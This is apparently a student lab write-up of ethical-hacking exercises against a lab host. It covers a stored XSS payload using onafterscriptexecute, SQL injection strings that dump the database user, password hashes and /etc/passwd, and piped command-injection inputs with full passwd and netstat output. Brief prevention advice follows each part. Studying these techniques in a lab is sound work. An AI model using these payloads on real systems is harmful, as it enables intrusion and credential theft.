
Fires after script is executed

custom tags


```
<xss onafterscriptexecute=alert(1)>
<script>1</script>
```

Using this payload






Shows successfully uploaded the payload



Also added in xss stored



This vulnerability is a avoiding detection when stealing cookies or malicious acts on the web, additionally this script disappears after it is executed

<xss onafterscriptexecute=alert(1)><script>1</script>


Also mentioned in the payload, onafterscriptexute

In prevention of such vulnerabilities, user is recommended to avoid reflecting on unauthorized query, use a specific framework to prevent intrusion

Lab4

To get database user


1' union select null, user() #



The name is root@localhost
from here, we can know the user is root user and host is local

To get hostname


1' union select null, @@hostname #



The hostname is jcu-eh-lab


To crack hashed password of users

%' and 1=0 union select null, concat(user,0x0a,password) from users #




To get data directory

1' union select null, @@datadir #



To view the content of etc/password file


1' union select null, load_file('/etc/passwd') #



To prevent such sql injection, must limit database permissions, for example avoid using root user since it provides all privileges to attacker

And keep database software up to date with monitoring logs for suspicious attempt

Lab5




Pinged kali from eh lab

To get linux kernel

| uname -a

This reveals the Linux kernel version and system architecture. Attackers use this to identify known vulnerabilities for privilege escalation or kernel-level exploits



To list all users on the system

| cat /etc/passwd

Lists all user accounts on the system. Helps attackers identify valid login names and system services which may be exploited

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
jcu:x:1003:1003::/home/jcu:/bin/bash
```

To list all listening ports

| netstat -tuln

Displays all open and listening ports. Useful for attackers to find services running on the target that may be vulnerable

```
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:512             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:39104           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:513             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:2049            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:514             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:35106           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:34914           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:8009            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:6697            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:1099            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:6667            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:5900            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:6000            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:46003           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:8787            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:8180            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:1524            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN
tcp        0      0 192.168.123.50:53       0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:5432            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:25              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:445             0.0.0.0:*               LISTEN
tcp6       0      0 :::2121                 :::*                    LISTEN
tcp6       0      0 :::3632                 :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::5432                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
udp        0      0 0.0.0.0:2049            0.0.0.0:*
udp        0      0 0.0.0.0:51718           0.0.0.0:*
```

